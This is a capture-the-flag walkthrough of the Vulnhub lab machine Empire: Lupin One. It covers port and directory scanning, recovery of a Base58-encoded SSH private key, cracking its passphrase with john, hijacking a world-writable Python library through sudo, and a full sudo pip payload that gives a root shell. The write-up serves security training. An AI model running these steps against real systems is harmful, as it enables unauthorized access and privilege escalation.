

# Empire\_1\_lupin\_one (Vulnhub)

ip of the machine:- 192.168.122.236

```
~/current (4.313s)
ping 192.168.122.236
>PING 192.168.122.236 (192.168.122.236) 56(84) bytes of data.
 64 bytes from 192.168.122.236: icmp_seq=1 ttl=64 time=0.459 ms
 64 bytes from 192.168.122.236: icmp_seq=2 ttl=64 time=0.636 ms
 64 bytes from 192.168.122.236: icmp_seq=3 ttl=64 time=0.633 ms
 64 bytes from 192.168.122.236: icmp_seq=4 ttl=64 time=0.558 ms
 64 bytes from 192.168.122.236: icmp_seq=5 ttl=64 time=0.630 ms
^C
--- 192.168.122.236 ping statistics ---
 5 packets transmitted, 5 received, 0% packet loss, time 4065ms
 rtt min/avg/max/mdev = 0.459/0.583/0.636/0.068 ms
```

machine is on!!!

```
~/current (0.697s)
```

```
nmap -p- --min-rate=10000 192.168.122.236
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-15 18:43 IST
```

```
Nmap scan report for 192.168.122.236 (192.168.122.236)
```

```
Host is up (0.00085s latency).
```

```
Not shown: 65533 closed tcp ports (conn-refused)
```

```
PORT      STATE SERVICE
```

```
22/tcp    open  ssh
```

```
80/tcp    open  http
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.66 seconds
```

Got two open ports...


```
~/current (6.383s)
nmap -p 22,80 -sC -A -Pn -T5 192.168.122.236

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-15 18:44 IST
Nmap scan report for 192.168.122.236 (192.168.122.236)
Host is up (0.00032s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
|_ ssh-hostkey:
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|   256  bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|_  256  ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp    open  http      Apache httpd 2.4.48 ((Debian))
|_ http-title: Site doesn't have a title (text/html).
|_ http-robots.txt: 1 disallowed entry
|_ /~myfiles
|_ http-server-header: Apache/2.4.48 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.35 seconds
```

Aggressive scan revealed the version of the services as well as one disallowed entry in robots.txt.



oops nothing here.



A message in src. code although.

~/current (0.285s)

```
ffuf -u http://192.168.122.236/~FUZZ -w /usr/share/dirb/wordlists/common.txt
```

```
/'___\  /'___\  /'___\
/\ \_/\ /\ \_/\  __  __ /\ \_/\
\ \ ,__\ \ \ ,__\ \ \ \ \ \ \ ,__\
\ \ \_/\ \ \ \_/\ \ \ \_/\ \ \ \_/\
\ \ \_/\ \ \ \_/\ \ \_--/\ \ \ \_/\
  \_/\  \_/\  \_/\_--/\  \_/\
    \_/\    \_/\    \_--/\    \_/\
```

v2.1.0


```
-----

:: Method           : GET
:: URL              : http://192.168.122.236/~FUZZ
:: Wordlist          : FUZZ: /usr/share/dirb/wordlists/common.txt
:: Follow redirects : false
:: Calibration       : false
:: Timeout           : 10
:: Threads           : 40
:: Matcher           : Response status: 200-299,301,302,307,401,403,405,500

-----
```

```
secret [Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 1ms]
:: Progress: [4614/4614] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```

Got a secret directory, as followed a pattern of the hidden directories.



Got a possible username and a hint to where look for the private key.

~/current (0.401s)

ffuf -u http://192.168.122.236/~secret/.FUZZ -w /usr/share/dirb/wordlists/common.txt

```

  \ \ ,--\ \ \ ,--\ \ \ \ \ \ \ ,--\
  \ \ \_/ \ \ \ \_/ \ \ \_/ \ \ \_/
  \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
  \ \_/ \ \_/ \ \_/ \ \_/
```

v2.1.0

```
-----
:: Method      : GET
:: URL         : http://192.168.122.236/~secret/.FUZZ
:: Wordlist     : FUZZ: /usr/share/dirb/wordlists/common.txt
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
-----
```

```

[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 14ms]
ht      [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 0ms]
hta     [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 0ms]
htbin   [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 0ms]
htdig   [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 0ms]
htdoc   [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 0ms]
htdocs  [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 0ms]
htm     [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 0ms]
html    [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 0ms]
htmls   [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 0ms]
htmlarea [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 1ms]
htpasswd [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 1ms]
http     [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 0ms]
httpd    [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 0ms]
httpdocs [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 4ms]
```


```
httpmodules      [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 4ms]  
https            [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 4ms]  
httpuser         [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 4ms]  
:: Progress: [4614/4614] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```

Did .FUZZ because it would be hidden and most probably starting with a dot.

```
~/current  
ffuf -u http://192.168.122.236/~secret/.FUZZ -w /usr/share/seclists/Discovery/Web-Content/  
directory-list-2.3-medium.txt -e .txt,.html -fc 403  
[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 1ms]  
mysecret.txt      [Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 16ms]
```


So, changed the wordlist and found something.






It looks like some kind of cipher.











## Search for a tool

★ SEARCH A TOOL ON DCode BY KEYWORDS:

e.g. type 'random' 

★ BROWSE THE [FULL dCode TOOLS' LIST](#)

### Results

```

-----BEGIN OPENSsh PRIVATE KEY-----
b3B1bnNzaC1rZXktbjEAAAAACmFlczI1Ni1jYmMAAAAGY
mNyeXB0AAAAGAAAABDy33c2Fp
PBYANne4oz3usGAAAAEAAAAEAAAAIXAAAAB3NzaC1yc2E
AAAADAQABAAQACQDBzHjzJcvk
9GXiytpIgt9z/mP91NqOU9QoAwop5JNxEfm/j5KQmdj/
JB7sQ1hBotONvqaAdmsK+OYL9
H6NSb0jMbMc4soFrBinoLEkx894B/PqUTODasMEV/
aK22UKegdwlJ9Arf+1Y48V86gkzS6
xzoKn/
ExVKApsdimIRvGhsv4ZMmMZEKTioTEGz7raD7QHDEXius
W10hkh33rQZCrFsZFT7
J0wKgLrX2pmoMQC6o42OQJaNLBzTxCY6jU2BDQECovURP
L7eJa0/nRfCaOrIzPfZ/NNYgu
/
D1f1CmbXEsCVm1D71cbPqwfWKGf3hWeEr0WdQhEuTf5Oy
DICwUbq0dLiKz4kcskYcDzH0
ZnaDsmjoYv2uLVLi19jrfnp/
tVoLbKm39ImmV6Jubj6JmpHXewewKiv6z1nNE8mkHMPY5

```

## BASE 58

Mathematics > Mathematics > Base 58

### BASE 58 DECODER

★ ALPHABET 123456789ABC...XYZabc...xyz (Bitcoin BTC) ▾

★ BASE 58 CIPHERTEXT ?

MYMHnVbtpLrQUaPZHsiNGUcEd64KW5kZ7svohTC5i4L4TuEzRZEyWy6v2GG  
iEp4MF2oEHMUwqtONXbsGp8sbJbZATFLXVbP3PgBw8rgAakz7QBFAGryQ3t  
nxytWNUHwKpohMMKUIdFeRyLi8HGUdocwZFzdkbHvo8HaewPYFNsPDCn1Fw  
gS8wA9agCX5kZbKWBmU2zpCstqFAxXeQd8LiwZzPdsbF2YZEKzNYtckW5Rr  
Fa5zDgKm2gSRN8gHz3WqS

★ RESULTS FORMAT ☒ STRING OF PRINTABLE CHARACTERS (ASCII/UNICODE)

☐ HEXADECIMAL 00-7F-FF

☐ DECIMAL 0-127-255

☐ OCTAL 000-177-377

☐ BINARY 00000000-11111111

☐ INTEGER NUMBER

☐ FILE TO DOWNLOAD

► DECRYPT

See also: [Base64 Coding](#) — [Base N Convert](#)

### BASE 58 ENCODER

★ ALPHABET 123456789ABC...XYZabc...xyz (Bitcoin BTC) ▾

FROM A TEXT-BASED MESSAGE (ASCII)

★ BASE 58 PLAINTEXT ?

dCode Base 58

## Summary

- Base 58 Decoder
- Base 58 Encoder
- What is Base58 cipher
- Definition
- How to encrypt using cipher?
- How to decrypt Base5 cipher?
- How to recognize a Base 5 ciphertext?
- What are the variants of Base 58?

## Similar pages

- Base N Convert
- Base64 Coding
- Base62 Encoding
- Binary Code
- Barcode EAN8
- Barcode 93
- Barcode 128
- dCode's TOOLS LIST

## Support

Feedback

Got it!!!

So, user said that this key also has a passphrase, let's crack it using john.

```
~/current
```

```
~/current (0.06s)
```

```
python2 ssh2john.py id_rsa > hash
```

Hash created. Let's crack it.

```
~/current (7.256s)
```

```
john hash --wordlist=fasttrack.txt
```

```
Warning: detected hash type "SSH", but the string is also recognized as "ssh-openc1"
```

```
Use the "--format=ssh-openc1" option to force loading these as that type instead
```

```
Using default input encoding: UTF-8
```

```
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
```

```
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
```

```
Cost 2 (iteration count) is 16 for all loaded hashes
```

```
Will run 8 OpenMP threads
```

```
Note: This format may emit false positives, so it will keep trying even after  
finding a possible candidate.
```

```
Press 'q' or Ctrl-C to abort, almost any other key for status
```

```
P@55w0rd! (id_rsa)
```

```
P@55w0rd! (id_rsa)
```

```
P@55w0rd! (id_rsa)
```

```
3g 0:00:00:03 DONE (2024-11-15 19:21) 0.8152g/s 60.59p/s 60.59c/s 60.59C/s 2003..starwars
```

```
Session completed
```

Found the passphrase and btw used the password list named

"fasttrack.txt" because when chose rockyou.txt, it didn't crack the password.

```
icex64@Lupin0ne ~  
└─$ cat fasttrack.txt  
icex64@Lupin0ne ~ (0.024s)  
ls  
└─$  
icex64@Lupin0ne:~ (0.055s)  
#####  
Welcome to Empire: Lupin One  
#####  
└─$ cd Downloads  
~/Downloads (13.955s)  
ssh icex64@192.168.122.236 -i id_rsa  
Enter passphrase for key 'id_rsa':
```

logged in through ssh as the user.

```
cat user.txt
```

```
.....@.,%&@..      ....      ....      ....  
.....*/,...&.,,,      ....      ....      ....  
...../*,&,      ....      ....      ....  
3mp!r3{I_See_That_You_Manage_To_Get_My_Bunny}
```

got user flag.

icex64@Lupin0ne ~ (0.028s)

**cat .bash\_history**

cat .bash\_history

clear

ls -la

clear

pwd

clear

cat user.txt

su root

pwd

nano .bash\_history

clear

pwd

clear

exit

ls

cat user.txt

cd /var/www/

ls

cd html

ls

cd \~myfiles/

ls

cd ../\~secret/

ls

cd

ls

ls -al

So, saw bash history file and saw "su root", so maybe user has



some privileges of root user i guess.

```
icex64@Lupin0ne ~ (0.03s)
sudo -l

Matching Defaults entries for icex64 on Lupin0ne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on Lupin0ne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
```

A file....

```
icex64@Lupin0ne ~
```

```
icex64@Lupin0ne ~ (0.021s)
```

```
ls /home
```

```
arsene  icex64
```

Oh!!! so we have to do horizontal priv. esc. first.

```
icex64@Lupin0ne /home/arsene
```

```
|
```

```
icex64@Lupin0ne /home/arsene (0.029s)
```

```
ls -al heist.py
```

```
-rw-r--r-- 1 arsene arsene 118 Oct  4 2021 heist.py
```

```
icex64@Lupin0ne:/home/arsene (0.014s)
```

```
cat heist.py
```

```
import webbrowser
```

```
print ("Its not yet ready to get in action")
```

```
webbrowser.open("https://empirecybersecurity.co.mz")
```

Saw permissions as well as the code in the file. It mentioned webbrowser module. Let's search for it in the system.

```
icex64@Lupin0ne /home/arsene (0.104s)
find / -name webbrowser.py 2>/dev/null
/usr/lib/python3.9/webbrowser.py
```

```
icex64@Lupin0ne /home/arsene (0.655s)
find / -name webbrowser 2>/dev/null
```

So, found one...

```
icex64@Lupin0ne /home/arsene
```

```
|
```

```
icex64@Lupin0ne /home/arsene (0.024s)
ls -al /usr/lib/python3.9/webbrowser.py
-rwxrwxrwx 1 root root 24087 Oct  4 2021 /usr/lib/python3.9/webbrowser.py
```

Oh!!! We have got some permissions!!!

```
def open(url, new=0, autoraise=True):  
    """Display url using the default browser.  
  
    If possible, open url in a location determined by new.  
    - 0: the same browser window (the default).  
    - 1: a new browser window.  
    - 2: a new browser page ("tab").  
    If possible, autoraise raises the window (the default) or not.  
    """  
    os.system("/bin/bash")
```

So, added a bash shell execution command in the definition of a function which will be called when we execute the file in arsene user's directory.

```
icex64@Lupin0ne /home/arsene  
sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py  
Its not yet ready to get in action  
arsene@Lupin0ne:~$
```

Got a shell as arsene user. Let's go for root.

```
arsene@LupinOne:~$ cat note.txt
```

```
Hi my friend Icex64,
```

```
Can you please help check if my code is secure to run, I need to use for my next heist.
```

```
I dont want to anyone else get inside it, because it can compromise my account and find my secret file.
```

```
Only you have access to my program, because I know that your account is secure.
```

```
See you on the other side.
```

```
Arsene Lupin.
```

```
arsene@LupinOne:~$ █
```

Saw note.txt in aresene user's home directory and saw the content and found nothing but it also talked about a secret file. What is it??

```
Arsene Lupin:
```

```
arsene@LupinOne:~$ sudo -l
```

```
Matching Defaults entries for arsene on LupinOne:
```

```
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
```

```
User arsene may run the following commands on LupinOne:
```

```
(root) NOPASSWD: /usr/bin/pip
```

```
arsene@LupinOne:~$ █
```

Didn't find a file, so did "sudo -l" and can run pip as root user.

```
arsene@LupinOne:~$ TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
Processing /tmp/tmp.sHpTY5T44z
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
root.txt
# █
```

So, saw the payload from GTF0bins and got root.



